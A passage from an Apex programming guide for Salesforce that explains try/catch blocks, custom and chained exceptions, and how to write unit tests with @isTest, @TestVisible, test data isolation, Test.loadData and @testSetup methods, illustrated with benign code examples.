    // Causes an SObjectException because we didn't retrieve
    // the Total_Inventory__c field.
    Double inventory = m.Total_Inventory__c;
} catch(Exception e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

Alternatively, you can have several catch blocks—a catch block for each exception type, and a final catch block that catches the generic Exception type. Look at this example. Notice that it has three catch blocks.

```
try {
    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];
    // Causes an SObjectException because we didn't retrieve
    // the Total_Inventory__c field.
    Double inventory = m.Total_Inventory__c;
} catch(DmlException e) {
    System.debug('DmlException caught: ' + e.getMessage());
} catch(SObjectException e) {
    System.debug('SObjectException caught: ' + e.getMessage());
} catch(Exception e) {
    System.debug('Exception caught: ' + e.getMessage());
}
```

Remember that only one catch block gets executed and the remaining ones are bypassed. This example is similar to the previous one, except that it has a few more catch blocks. When you run this snippet, an SObjectException is thrown on this line: `Double inventory = m.Total_Inventory__c;`. Every catch block is examined in the order specified to find a match between the thrown exception and the exception type specified in the catch block argument:

1. The first catch block argument is of type DmlException, which doesn't match the thrown exception (SObjectException.)

2. The second catch block argument is of type SObjectException, which matches our exception, so this block gets executed and the following message is written to the debug log: SObjectException caught: SObject row was retrieved via SOQL without querying the requested field: Merchandise__c.Total_Inventory__c.

3. The last catch block is ignored since one catch block has already executed.

The last catch block is handy because it catches any exception type, and so catches any exception that was not caught in the previous catch blocks. Suppose we modified the code above to cause a NullPointerException to be thrown, this exception gets caught in the last

catch block. Execute this modified example. You'll see the following debug message: `Exception caught: Attempt to de-reference a null object`.

```
try {
    String s;
    Boolean b = s.contains('abc'); // Causes a NullPointerException
} catch(DmlException e) {
    System.debug('DmlException caught: ' + e.getMessage());
} catch(SObjectException e) {
    System.debug('SObjectException caught: ' + e.getMessage());
} catch(Exception e) {
    System.debug('Exception caught: ' + e.getMessage());
}
```

Create Custom Exceptions

You can't throw built-in Apex exceptions. You can only catch them. But with custom exceptions, you can throw and catch them in your methods. Custom exceptions enable you to specify detailed error messages and have more custom error handling in your catch blocks.

Exceptions can be top-level classes, that is, they can have member variables, methods and constructors, they can implement interfaces, and so on.

To create your custom exception class, extend the built-in `Exception` class and make sure your class name ends with the word `Exception`, such as "MyException" or "PurchaseException". All exception classes extend the system-defined base class `Exception`, and therefore, inherits all common Exception methods.

This example defines a custom exception called `MyException`.

```
public class MyException extends Exception {}
```

Like Java classes, user-defined exception types can form an inheritance tree, and catch blocks can catch any object in this inheritance tree. For example:

```
public class ExceptionExample {
    public virtual class BaseException extends Exception {}
    public class OtherException extends BaseException {}

    public static void testExtendedException() {
        try {
            Integer i=0;
            // Your code here
            if (i < 5) throw new OtherException('This is bad');
        } catch (BaseException e) {
            // This catches the OtherException
            System.debug(e.getMessage());
        }
    }
}
```

Here are some ways you can create your exceptions objects, which you can then throw.

You can construct exceptions:

- With no arguments:

  ```
  new MyException();
  ```

- With a single String argument that specifies the error message:

```
new MyException('This is bad');
```

- With a single Exception argument that specifies the cause and that displays in any stack trace:

```
new MyException(e);
```

- With both a String error message and a chained exception cause that displays in any stack trace:

```
new MyException('This is bad', e);
```

Rethrowing Exceptions and Inner Exceptions

After catching an exception in a catch block, you have the option to rethrow the caught exception variable. This is useful if your method is called by another method and you want to delegate the handling of the exception to the caller method. You can rethrow the caught exception as an inner exception in your custom exception and have the main method catch your custom exception type.

The following example shows how to rethrow an exception as an inner exception. The example defines two custom exceptions, `My1Exception` and `My2Exception`, and generates a stack trace with information about both.

```
// Define two custom exceptions
public class My1Exception extends Exception {}
public class My2Exception extends Exception {}

try {
    // Throw first exception
    throw new My1Exception('First exception');
} catch (My1Exception e) {
    // Throw second exception with the first
    // exception variable as the inner exception
    throw new My2Exception('Thrown with inner exception', e);
}
```

This is how the stack trace looks like resulting from running the code above:

```
15:52:21:073 EXCEPTION_THROWN [7]|My1Exception: First exception
```

```
15:52:21:077 EXCEPTION_THROWN [11]|My2Exception: Throw with inner exception
```

```
15:52:21:000 FATAL_ERROR AnonymousBlock: line 11, column 1
```

```
15:52:21:000 FATAL_ERROR Caused by
```

```
15:52:21:000 FATAL_ERROR AnonymousBlock: line 7, column 1
```

The example in the next section shows how to handle an exception with an inner exception by calling the `getCause` method.

Inner Exception Example

Now that you've seen how to create a custom exception class and how to construct your exception objects, let's create and run an example that demonstrates the usefulness of custom exceptions.

1. In the Developer Console, create a class named `MerchandiseException` and confirm that it has this content.

```
public class MerchandiseException extends Exception {

}
```

You'll use this exception class in the second class that you create. The curly braces at the end enclose the body of your exception class, which we left empty because we get some free code—our class inherits all the constructors and common exception methods, such as `getMessage`, from the built-in `Exception` class.

2. Next, create a second class named `MerchandiseUtility`.

```
public class MerchandiseUtility {
    public static void mainProcessing() {
        try {
            insertMerchandise();
        } catch(MerchandiseException me) {
            System.debug('Message: ' + me.getMessage());
            System.debug('Cause: ' + me.getCause());
            System.debug('Line number: ' + me.getLineNumber());
            System.debug('Stack trace: ' + me.getStackTraceString());
        }
    }

    public static void insertMerchandise() {
        try {
            // Insert merchandise without required fields
            Merchandise__c m = new Merchandise__c();
            insert m;
        } catch(DmlException e) {
            // Something happened that prevents the insertion
            // of Employee custom objects, so throw a more
            // specific exception.
            throw new MerchandiseException(
                'Merchandise item could not be inserted.', e);
        }
    }
}
```

This class contains the `mainProcessing` method, which calls `insertMerchandise`. The latter causes an exception by inserting a Merchandise without required fields. The catch block catches this exception and throws a new exception, the custom MerchandiseException you created earlier. Notice that we called a constructor for the exception that takes two arguments: the error message, and the original exception object. You might wonder why we are passing the original exception? Because it is useful information—when the MerchandiseException gets caught in the first method, `mainProcessing`, the original exception (referred to as an inner exception) is really the cause of this exception because it occurred before the MerchandiseException.

3. Now let's see all this in action to understand better. Execute the following:

```
MerchandiseUtility.mainProcessing();
```

4. Check the debug log output. You should see something similar to the following:

```
18:12:34:928 USER_DEBUG [6]|DEBUG|Message: Merchandise item could not be inserted.

18:12:34:929 USER_DEBUG [7]|DEBUG|Cause: System.DmlException: Insert failed. First
exception on row 0; first error: REQUIRED_FIELD_MISSING, Required fields are missing:
[Description, Price, Total Inventory]: [Description, Price, Total Inventory]

18:12:34:929 USER_DEBUG [8]|DEBUG|Line number: 22

18:12:34:930 USER_DEBUG [9]|DEBUG|Stack trace:
Class.EmployeeUtilityClass.insertMerchandise: line 22, column 1
```

A few items of interest:

- The cause of MerchandiseException is the DmlException. You can see the DmlException message also that states that required fields were missing.
- The stack trace is line 22, which is the second time an exception was thrown. It corresponds to the throw statement of MerchandiseException.

```
throw new MerchandiseException('Merchandise item could not be inserted.', e);
```

Testing Apex

Apex provides a testing framework that allows you to write unit tests, run your tests, check test results, and have code coverage results.

Let's talk about unit tests, data visibility for tests, and the tools that are available on the Lightning platform for testing Apex. We'll also describe testing best practices and a testing example.

> **Note:** To protect the privacy of your data, make sure that test error messages and exception details don't contain any personal data. The Apex exception handler and testing framework can't determine if sensitive data is contained in user-defined messages and details. To include personal data in custom Apex exceptions, we recommend that you create an Exception subclass with new properties that hold the personal data. Then, don't include subclass property information in the exception's message string.

IN THIS SECTION:

Understanding Testing in Apex

What to Test in Apex

What Are Apex Unit Tests?

Understanding Test Data

Apex test data is transient and isn't committed to the database.

Run Unit Test Methods

To verify the functionality of your Apex code, execute unit tests. You can run Apex test methods in the Developer Console, in Setup, in the Salesforce extensions for Visual Studio Code, or using the API.

Testing Best Practices

Testing Example

Testing and Code Coverage

The Apex testing framework generates code coverage numbers for your Apex classes and triggers every time you run one or more tests. Code coverage indicates how many executable lines of code in your classes and triggers have been exercised by test methods. Write test methods to test your triggers and classes, and then run those tests to generate code coverage information.

Code Coverage Best Practices

Consider the following code coverage tips and best practices.

Build a Mocking Framework with the Stub API

Apex provides a stub API for implementing a mocking framework. A mocking framework has many benefits. It can streamline and improve testing and help you create faster, more reliable tests. You can use it to test classes in isolation, which is important for unit testing. Building your mocking framework with the stub API can also be beneficial because stub objects are generated at runtime. Because these objects are generated dynamically, you don't have to package and deploy test classes. You can build your own mocking framework, or you can use one built by someone else.

Understanding Testing in Apex

Testing is the key to successful long-term development and is a critical component of the development process. We strongly recommend that you use a *test-driven development* process, that is, test development that occurs at the same time as code development.

Why Test Apex?

Testing is key to the success of your application, particularly if your application is to be deployed to customers. If you validate that your application works as expected, that there are no unexpected behaviors, your customers are going to trust you more.

There are two ways of testing an application. One is through the Salesforce user interface, important, but merely testing through the user interface will not catch all of the use cases for your application. The other way is to test for bulk functionality: up to 200 records can be passed through your code if it's invoked using SOAP API or by a Visualforce standard set controller.

An application is seldom finished. You will have additional releases of it, where you change and extend functionality. If you have written comprehensive tests, you can ensure that a regression is not introduced with any new functionality.

Before you can deploy your code or package it for the Salesforce AppExchange, the following must be true.

- Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully.

  Note the following.

  - When deploying Apex to a production organization, each unit test in your organization namespace is executed by default.
  - Calls to `System.debug` are not counted as part of Apex code coverage.
  - Test methods and test classes are not counted as part of Apex code coverage.
  - While only 75% of your Apex code must be covered by tests, don't focus on the percentage of code that is covered. Instead, make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This approach ensures that 75% or more of your code is covered by unit tests.

- Every trigger must have some test coverage.
- All classes and triggers must compile successfully.

Salesforce runs all tests in all organizations that have Apex code to verify that no behavior has been altered as a result of any service upgrades.

What to Test in Apex

Salesforce recommends that you write tests for the following:

Single action

Test to verify that a single record produces the correct, expected result.

Bulk actions

Any Apex code, whether a trigger, a class or an extension, may be invoked for 1 to 200 records. You must test not only the single record case, but the bulk cases as well.

Positive behavior

Test to verify that the expected behavior occurs through every expected permutation, that is, that the user filled out everything correctly and did not go past the limits.

Negative behavior

There are likely limits to your applications, such as not being able to add a future date, not being able to specify a negative amount, and so on. You must test for the negative case and verify that the error messages are correctly produced as well as for the positive, within the limits cases.

Restricted user

Test whether a user with restricted access to the sObjects used in your code sees the expected behavior. That is, whether they can run the code or receive error messages.

📝 **Note:** Conditional and ternary operators are not considered executed unless both the positive and negative branches are executed.

For examples of these types of tests, see Testing Example on page 649.

What Are Apex Unit Tests?

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, and send no emails. Such methods are flagged with the `@isTest` annotation in the method definition. Unit test methods must be defined in test classes, that is, classes annotated with `@isTest`.

For example:

```
@isTest
private class myClass {
    @isTest static void myTest() {
        // code_block
    }
}
```

Here is the same test class as in the previous example but it defines the test method with the (now deprecated) `testMethod` keyword instead.

```
@isTest
private class myClass {
    static testMethod void myTest() {
        // code_block
    }
}
```

Use the `@isTest` annotation to define classes and methods that only contain code used for testing your application. The `@isTest` annotation can take multiple modifiers within parentheses and separated by blanks.

📝 **Note:** The `testMethod` keyword is now deprecated. Use the `@isTest` annotation on classes and methods instead. The `@isTest` annotation on methods is equivalent to the `testMethod` keyword.

This example of a test class contains two test methods.

```
@isTest
private class MyTestClass {

    // Methods for testing
    @isTest static void test1() {
        // Implement test code
    }

    @isTest static void test2() {
        // Implement test code
    }

}
```

Classes and methods defined as `@isTest` can be either `private` or `public`. The access level of test classes methods doesn't matter. You need not add an access modifier when defining a test class or test methods. The default access level in Apex is private. The testing framework can always find the test methods and execute them, regardless of their access level.

Classes defined as `@isTest` must be top-level classes and can't be interfaces or enums.

Methods of a test class can only be called from a test method or code invoked by a test method; non-test requests can't invoke it.

This example shows a class to be tested and its corresponding test class. It contains two methods and a constructor.

```
public class TVRemoteControl {
    // Volume to be modified
    Integer volume;
    // Constant for maximum volume value
    static final Integer MAX_VOLUME = 50;

    // Constructor
    public TVRemoteControl(Integer v) {
        // Set initial value for volume
        volume = v;
    }

    public Integer increaseVolume(Integer amount) {
        volume += amount;
        if (volume > MAX_VOLUME) {
            volume = MAX_VOLUME;
        }
        return volume;
    }

    public Integer decreaseVolume(Integer amount) {
        volume -= amount;
        if (volume < 0) {
            volume = 0;
        }
        return volume;
    }

    public static String getMenuOptions() {
        return 'AUDIO SETTINGS - VIDEO SETTINGS';
    }

}
```

This example contains the corresponding test class with four test methods. Each method in the previous class is called. Although there is sufficient test coverage, the test methods in the test class perform extra testing to verify boundary conditions.

```
@isTest
class TVRemoteControlTest {
    @isTest static void testVolumeIncrease() {
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.increaseVolume(15);
        System.assertEquals(25, newVolume);
    }

    @isTest static void testVolumeDecrease() {
```

```
        TVRemoteControl rc = new TVRemoteControl(20);
        Integer newVolume = rc.decreaseVolume(15);
        System.assertEquals(5, newVolume);
    }

    @isTest static void testVolumeIncreaseOverMax() {
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.increaseVolume(100);
        System.assertEquals(50, newVolume);
    }

    @isTest static void testVolumeDecreaseUnderMin() {
        TVRemoteControl rc = new TVRemoteControl(10);
        Integer newVolume = rc.decreaseVolume(100);
        System.assertEquals(0, newVolume);
    }

    @isTest static void testGetMenuOptions() {
        // Static method call. No need to create a class instance.
        String menu = TVRemoteControl.getMenuOptions();
        System.assertNotEquals(null, menu);
        System.assertNotEquals('', menu);
    }
}
```

Unit Test Considerations

Here are some things to note about unit tests.

- Starting with Salesforce API 28.0, test methods can no longer reside in non-test classes and must be part of classes annotated with isTest. See the `TestVisible` annotation to learn how you can access private class members from a test class.

- Test methods can't be used to test Web service callouts. Instead, use mock callouts. See Test Web Service Callouts and Testing HTTP Callouts.

- You can't send email messages from a test method.

- Since test methods don't commit data created in the test, you don't have to delete test data upon completion.

- If the value of a static member variable in a test class is changed in a testSetup or test method, the new value isn't preserved. Other test methods in this class get the original value of the static member variable. This behavior also applies when the static member variable is defined in another class and accessed in test methods.

- For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names.

- Tracked changes for a record (FeedTrackedChange records) in Chatter feeds aren't available when test methods modify the associated record. FeedTrackedChange records require the change to the parent record they're associated with to be committed to the database before they're created. Since test methods don't commit data, they don't result in the creation of FeedTrackedChange records. Similarly, field history tracking records can't be created in test methods because they require other sObject records to be committed first. For example, AccountHistory records can't be created in test methods because Account records must be committed first.

- If your tests include DML, make sure that you don't exceed the MAX_DML_ROWS limit. See "Miscellaneous Apex Limits" in Execution Governors and Limits

SEE ALSO:

isTest Annotation

Accessing Private Test Class Members

Test methods are defined in a test class, separate from the class they test. This can present a problem when having to access a private class member variable from the test method, or when calling a private method. Because these are private, they aren't visible to the test class. You can either modify the code in your class to expose public methods that will make use of these private class members, or you can simply annotate these private class members with `TestVisible`. When you annotate private or protected members with this annotation, they can be accessed by test methods and only code running in test context.

This example shows how `TestVisible` is used with private member variables, a private inner class with a constructor, a private method, and a private custom exception. All these can be accessed in the test class because they're annotated with `TestVisible`. The class is listed first and is followed by a test class containing the test methods.

```apex
public class VisibleSampleClass {
    // Private member variables
    @TestVisible private Integer recordNumber = 0;
    @TestVisible private String areaCode = '(415)';
    // Public member variable
    public Integer maxRecords = 1000;

    // Private inner class
    @TestVisible class Employee {
        String fullName;
        String phone;

        // Constructor
        @TestVisible Employee(String s, String ph) {
            fullName = s;
            phone = ph;
        }
    }

    // Private method
    @TestVisible private String privateMethod(Employee e) {
        System.debug('I am private.');
        recordNumber++;
        String phone = areaCode + ' ' + e.phone;
        String s = e.fullName + '\'s phone number is ' + phone;
        System.debug(s);
        return s;
    }

    // Public method
    public void publicMethod() {
        maxRecords++;
        System.debug('I am public.');
    }
```

```
    // Private custom exception class
    @TestVisible private class MyException extends Exception {}
}
```

```
// Test class for VisibleSampleClass
@isTest
private class VisibleSampleClassTest {

    // This test method can access private members of another class
    // that are annotated with @TestVisible.
    static testmethod void test1() {
        VisibleSampleClass sample = new VisibleSampleClass ();

        // Access private data members and update their values
        sample.recordNumber = 100;
        sample.areaCode = '(510)';

        // Access private inner class
        VisibleSampleClass.Employee emp =
            new VisibleSampleClass.Employee('Joe Smith', '555-1212');

        // Call private method
        String s = sample.privateMethod(emp);

        // Verify result
        System.assert(
            s.contains('(510)') &&
            s.contains('Joe Smith') &&
            s.contains('555-1212'));
    }

    // This test method can throw private exception defined in another class
    static testmethod void test2() {
        // Throw private exception.
        try {
            throw new VisibleSampleClass.MyException('Thrown from a test.');
        } catch(VisibleSampleClass.MyException e) {
            // Handle exception
        }
    }

    static testmethod void test3() {
        // Access public method.
        // No @TestVisible is used.
        VisibleSampleClass sample = new VisibleSampleClass ();
        sample.publicMethod();
    }

}
```

The `TestVisible` annotation can be handy when you upgrade the Salesforce API version of existing classes containing mixed test and non-test code. Because test methods aren't allowed in non-test classes starting in API version 28.0, you must move the test methods from the old class into a new test class (a class annotated with `isTest`) when you upgrade the API version of your class. You might

run into visibility issues when accessing private methods or member variables of the original class. In this case, just annotate these private members with `TestVisible`.

Understanding Test Data

Apex test data is transient and isn't committed to the database.

This means that after a test method finishes execution, the data inserted by the test doesn't persist in the database. As a result, there is no need to delete any test data at the conclusion of a test. Likewise, all the changes to existing records, such as updates or deletions, don't persist. This transient behavior of test data makes the management of data easier as you don't have to perform any test data cleanup. At the same time, if your tests access organization data, this prevents accidental deletions or modifications to existing records.

By default, existing organization data isn't visible to test methods, with the exception of certain setup objects. You should create test data for your test methods whenever possible. However, test code saved against Salesforce API version 23.0 or earlier has access to all data in the organization. Data visibility for tests is covered in more detail in the next section.

IN THIS SECTION:

Isolation of Test Data from Organization Data in Unit Tests

Using the isTest(SeeAllData=True) Annotation

Annotate your test class or test method with `IsTest(SeeAllData=true)` to open up data access to records in your organization. The IsTest(SeeAllData=true) annotation applies to data queries but doesn't apply to record creation or changes, including deletions. New and changed records are still rolled back in Apex tests even when using the annotation.

Loading Test Data

Using the `Test.loadData` method, you can populate data in your test methods without having to write many lines of code.

Common Test Utility Classes for Test Data Creation

Common test utility classes are public test classes that contain reusable code for test data creation.

Using Test Setup Methods

Use test setup methods (methods that are annotated with `@testSetup`) to create test records once and then access them in every test method in the test class. Test setup methods can be time-saving when you need to create reference or prerequisite data for all test methods, or a common set of records that all test methods operate on.

Isolation of Test Data from Organization Data in Unit Tests

By default, Apex test methods (API version 24.0 and later) can't access pre-existing org data such as standard objects, custom objects, and custom settings data. They can only access data that they create. However, objects that are used to manage your organization or metadata objects can still be accessed in your tests. These are some examples of such objects.

- User
- Profile
- Organization
- CronTrigger
- RecordType
- ApexClass
- ApexTrigger
- ApexComponent
- ApexPage

Whenever possible, create test data for each test. You can disable this restriction by annotating your test class or test method with the `IsTest(SeeAllData=true)` annotation.

Test code saved using Salesforce API version 23.0 or earlier continues to have access to all data in the organization and its data access is unchanged.

Data Access Considerations

- When working with data silo Apex tests, cross-object field references using the `Owner` relationship aren't supported. Due to this limitation, `SELECT Owner.IsActive FROM Account` returns null when run within a data silo Apex test.

- If a new test method saved using Salesforce API version 24.0 or later calls a method in another class saved using version 23.0 or earlier, the data access restrictions of the caller are enforced in the called method. The called method can't access organization data because the caller can't access it, even though it was saved in an earlier version.

- The `IsTest(SeeAllData=true)` annotation has no effect when added to Apex code saved using Salesforce API version 23.0 and earlier.

- This access restriction to test data applies to all code running in test context. For example, if a test method causes a trigger to execute and the test can't access organization data, the trigger won't be able to either.

- If a test makes a Visualforce request, the executing test stays in test context but runs in a different thread. Therefore, test data isolation is no longer enforced. In this case, the test will be able to access all data in the organization after initiating the Visualforce request. However, if the Visualforce request performs a callback, such as a JavaScript remoting call, any data inserted by the callback isn't visible to the test.

- The VLOOKUP validation rule function, in API version 27.0 and earlier, always looks up org data in addition to test data when fired by a running Apex test. Starting with version 28.0, the VLOOKUP validation rule function no longer accesses organization data from a running Apex test. The function looks up only data created by the test, unless the test class or method is annotated with `IsTest(SeeAllData=true)`.

- There can be some cases where you can't create certain types of data from your test method because of specific limitations. Here are some examples of such limitations.

  - Some standard objects aren't creatable. For more information on these objects, see the *Object Reference for Salesforce*.

  - For some sObjects that have fields with unique constraints, inserting duplicate sObject records results in an error. For example, inserting CollaborationGroup sObjects with the same names results in an error because CollaborationGroup records must have unique names. This error occurs whether your test is annotated with `IsTest(SeeAllData=true)`, or not.

  - Records that are created only after related records are committed to the database, like tracked changes in Chatter. Tracked changes for a record (FeedTrackedChange records) in Chatter feeds aren't available when test methods modify the associated record. FeedTrackedChange records require the change to the parent record they're associated with to be committed to the database before they're created. Since test methods don't commit data, they don't result in the creation of FeedTrackedChange records. Similarly, field history tracking records can't be created in test methods because they require other sObject records to be committed first. For example, AccountHistory records can't be created in test methods because Account records must be committed first.

Using the isTest(SeeAllData=True) Annotation

Annotate your test class or test method with `IsTest(SeeAllData=true)` to open up data access to records in your organization. The IsTest(SeeAllData=true) annotation applies to data queries but doesn't apply to record creation or changes, including deletions. New and changed records are still rolled back in Apex tests even when using the annotation.

⚠️ **Warning:** By annotating your class with `@isTest(SeeAllData=true)`, you allow test methods to access all org records. The best practice, however, is to run Apex tests with data silo using `@isTest(SeeAllData=false)`. Depending on the API version you're using, the default annotation can vary.

This example shows how to define a test class with the `@isTest(SeeAllData=true)` annotation. All the test methods in this class have access to all data in the organization.

```
// All test methods in this class can access all data.
@isTest(SeeAllData=true)
public class TestDataAccessClass {

    // This test accesses an existing account.
    // It also creates and accesses a new test account.
    static testmethod void myTestMethod1() {
        // Query an existing account in the organization.
        Account a = [SELECT Id, Name FROM Account WHERE Name='Acme' LIMIT 1];
        System.assert(a != null);

        // Create a test account based on the queried account.
        Account testAccount = a.clone();
        testAccount.Name = 'Acme Test';
        insert testAccount;

        // Query the test account that was inserted.
        Account testAccount2 = [SELECT Id, Name FROM Account
                                WHERE Name='Acme Test' LIMIT 1];
        System.assert(testAccount2 != null);
    }


    // Like the previous method, this test method can also access all data
    // because the containing class is annotated with @isTest(SeeAllData=true).
    @isTest static void myTestMethod2() {
        // Can access all data in the organization.
    }

}
```

This second example shows how to apply the `@isTest(SeeAllData=true)` annotation on a test method. Because the test method's class isn't annotated, you have to annotate the method to enable access to all data for the method. The second test method doesn't have this annotation, so it can access only the data it creates. In addition, it can access objects that are used to manage your organization, such as users.

```
// This class contains test methods with different data access levels.
@isTest
private class ClassWithDifferentDataAccess {

    // Test method that has access to all data.
    @isTest(SeeAllData=true)
    static void testWithAllDataAccess() {
        // Can query all data in the organization.
    }

    // Test method that has access to only the data it creates
    // and organization setup and metadata objects.
    @isTest static void testWithOwnDataAccess() {
        // This method can still access the User object.
        // This query returns the first user object.
        User u = [SELECT UserName,Email FROM User LIMIT 1];
```

```
        System.debug('UserName: ' + u.UserName);
        System.debug('Email: ' + u.Email);

        // Can access the test account that is created here.
        Account a = new Account(Name='Test Account');
        insert a;
        // Access the account that was just created.
        Account insertedAcct = [SELECT Id,Name FROM Account
                                WHERE Name='Test Account'];
        System.assert(insertedAcct != null);
    }
}
```

Considerations for the `@isTest(SeeAllData=true)` Annotation

- If a test class is defined with the `@isTest(SeeAllData=true)` annotation, the annotation applies to all its test methods. The annotation applies if the test methods are defined with the `@isTest` annotation or with the (deprecated) `testMethod` keyword.

- The `@isTest(SeeAllData=true)` annotation is used to open up data access when applied at the class or method level. However, if the containing class has been annotated with `@isTest(SeeAllData=true)`, annotating a method with `@isTest(SeeAllData=false)` is ignored for that method. In this case, that method still has access to all the data in the organization. Annotating a method with `@isTest(SeeAllData=true)` overrides, for that method, an `@isTest(SeeAllData=false)` annotation on the class.

- `@isTest(SeeAllData=true)` and `@isTest(isParallel=true)` annotations cannot be used together on the same Apex method.

Loading Test Data

Using the `Test.loadData` method, you can populate data in your test methods without having to write many lines of code.

Follow these steps:

1. Add the data in a .csv file.

2. Create a static resource for this file.

3. Call `Test.loadData` within your test method and passing it the sObject type token and the static resource name.

For example, for Account records and a static resource name of `myResource`, make the following call:

```
List<sObject> ls = Test.loadData(Account.sObjectType, 'myResource');
```

The `Test.loadData` method returns a list of sObjects that correspond to each record inserted.

You must create the static resource prior to calling this method. The static resource is a comma-delimited file ending with a .csv extension. The file contains field names and values for the test records. The first line of the file must contain the field names and subsequent lines are the field values. To learn more about static resources, see "Defining Static Resources" in the Salesforce online help.

Once you create a static resource for your .csv file, the static resource will be assigned a MIME type. Supported MIME types are:

- text/csv
- application/vnd.ms-excel
- application/octet-stream
- text/plain

`Test.loadData` Example

The following are steps for creating a sample .csv file and a static resource, and calling `Test.loadData` to insert the test records.

1. Create a .csv file that has the data for the test records. This sample .csv file has three account records. You can use this sample content to create your .csv file.

```
Name,Website,Phone,BillingStreet,BillingCity,BillingState,BillingPostalCode,BillingCountry
sForceTest1,http://www.sforcetest1.com,(415) 901-7000,The Landmark @ One Market,San
Francisco,CA,94105,US
sForceTest2,http://www.sforcetest2.com,(415) 901-7000,The Landmark @ One Market Suite
300,San Francisco,CA,94105,US
sForceTest3,http://www.sforcetest3.com,(415) 901-7000,1 Market St,San
Francisco,CA,94105,US
```

2. Create a static resource for the .csv file:

    a. From Setup, enter *Static Resources* in the `Quick Find` box, then select **Static Resources**.

    b. Click **New**.

    c. Name your static resource *testAccounts*.

    d. Choose the file you created.

    e. Click **Save**.

3. Call `Test.loadData` in a test method to populate the test accounts.

```
@isTest
private class DataUtil {
    static testmethod void testLoadData() {
        // Load the test accounts from the static resource
        List<sObject> ls = Test.loadData(Account.sObjectType, 'testAccounts');
        // Verify that all 3 test accounts were created
        System.assert(ls.size() == 3);

        // Get first test account
        Account a1 = (Account)ls[0];
        String acctName = a1.Name;
        System.debug(acctName);

        // Perform some testing using the test records
    }
}
```

Common Test Utility Classes for Test Data Creation

Common test utility classes are public test classes that contain reusable code for test data creation.

Public test utility classes are defined with the `isTest` annotation, and as such, are excluded from the organization code size limit and execute in test context. They can be called by test methods but not by non-test code.

The methods in the public test utility class are defined the same way methods are in non-test classes. They can take parameters and can return a value. The methods should be declared as public or global to be visible to other test classes. These common methods can be called by any test method in your Apex classes to set up test data before running the test. While you can create public methods for test data creation in a regular Apex class, without the `isTest` annotation, you don't get the benefit of excluding this code from the organization code size limit.

This is an example of a test utility class. It contains one method, `createTestRecords`, which accepts the number of accounts to create and the number of contacts per account. The next example shows a test method that calls this method to create some data.

```
@isTest
public class TestDataFactory {
    public static void createTestRecords(Integer numAccts, Integer numContactsPerAcct) {
        List<Account> accts = new List<Account>();

        for(Integer i=0;i<numAccts;i++) {
            Account a = new Account(Name='TestAccount' + i);
            accts.add(a);
        }
        insert accts;

        List<Contact> cons = new List<Contact>();
        for (Integer j=0;j<numAccts;j++) {
            Account acct = accts[j];
            // For each account just inserted, add contacts
            for (Integer k=numContactsPerAcct*j;k<numContactsPerAcct*(j+1);k++) {
                cons.add(new Contact(firstname='Test'+k,
                                     lastname='Test'+k,
                                     AccountId=acct.Id));
            }
        }
        // Insert all contacts for all accounts
        insert cons;
    }
}
```

The test method in this class calls the test utility method, `createTestRecords`, to create five test accounts with three contacts each.

```
@isTest
private class MyTestClass {
    static testmethod void test1() {
        TestDataFactory.createTestRecords(5,3);
        // Run some tests
    }
}
```

Using Test Setup Methods

Use test setup methods (methods that are annotated with `@testSetup`) to create test records once and then access them in every test method in the test class. Test setup methods can be time-saving when you need to create reference or prerequisite data for all test methods, or a common set of records that all test methods operate on.

Test setup methods can reduce test execution times especially when you're working with many records. Test setup methods enable you to create common test data easily and efficiently. By setting up records once for the class, you don't need to re-create records for each test method. Also, because the rollback of records that are created during test setup happens at the end of the execution of the entire class, the number of records that are rolled back is reduced. As a result, system resources are used more efficiently compared to creating those records and having them rolled back for each test method.

If a test class contains a test setup method, the testing framework executes the test setup method first, before any test method in the class. Records that are created in a test setup method are available to all test methods in the test class and are rolled back at the end of test class execution. If a test method changes those records, such as record field updates or record deletions, those changes are rolled

back after each test method finishes execution. The next executing test method gets access to the original unmodified state of those records.

Syntax

Test setup methods are defined in a test class, take no arguments, and return no value. The following is the syntax of a test setup method.

```
@testSetup static void methodName() {

}
```

Example

The following example shows how to create test records once and then access them in multiple test methods. Also, the example shows how changes that are made in the first test method are rolled back and are not available to the second test method.

```
@isTest
private class CommonTestSetup {

    @testSetup static void setup() {
        // Create common test accounts
        List<Account> testAccts = new List<Account>();
        for(Integer i=0;i<2;i++) {
            testAccts.add(new Account(Name = 'TestAcct'+i));
        }
        insert testAccts;
    }

    @isTest static void testMethod1() {
        // Get the first test account by using a SOQL query
        Account acct = [SELECT Id FROM Account WHERE Name='TestAcct0' LIMIT 1];
        // Modify first account
        acct.Phone = '555-1212';
        // This update is local to this test method only.
        update acct;

        // Delete second account
        Account acct2 = [SELECT Id FROM Account WHERE Name='TestAcct1' LIMIT 1];
        // This deletion is local to this test method only.
        delete acct2;

        // Perform some testing
    }

    @isTest static void testMethod2() {
        // The changes made by testMethod1() are rolled back and
        // are not visible to this test method.
        // Get the first account by using a SOQL query
        Account acct = [SELECT Phone FROM Account WHERE Name='TestAcct0' LIMIT 1];
        // Verify that test account created by test setup method is unaltered.
        System.assertEquals(null, acct.Phone);

        // Get the second account by using a SOQL query
        Account acct2 = [SELECT Id FROM Account WHERE Name='TestAcct1' LIMIT 1];
```

```
        // Verify test account created by test setup method is unaltered.
        System.assertNotEquals(null, acct2);

        // Perform some testing
    }

}
```

Test Setup Method Considerations

- Test setup methods are supported only with the default data isolation mode for a test class. If the test class or a test method has access to organization data by using the `@isTest(SeeAllData=true)` annotation, test setup methods aren't supported in this class. Because data isolation for tests is available for API versions 24.0 and later, test setup methods are also available for those versions only.

- You can have only one test setup method per test class.

- If a fatal error occurs during the execution of a test setup method, such as an exception that's caused by a DML operation or an assertion failure, the entire test class fails, and no further tests in the class are executed.

- If a test setup method calls a non-test method of another class, no code coverage is calculated for the non-test method.

Run Unit Test Methods

To verify the functionality of your Apex code, execute unit tests. You can run Apex test methods in the Developer Console, in Setup, in the Salesforce extensions for Visual Studio Code, or using the API.

You can run these groupings of unit tests.

- Some or all methods in a specific class
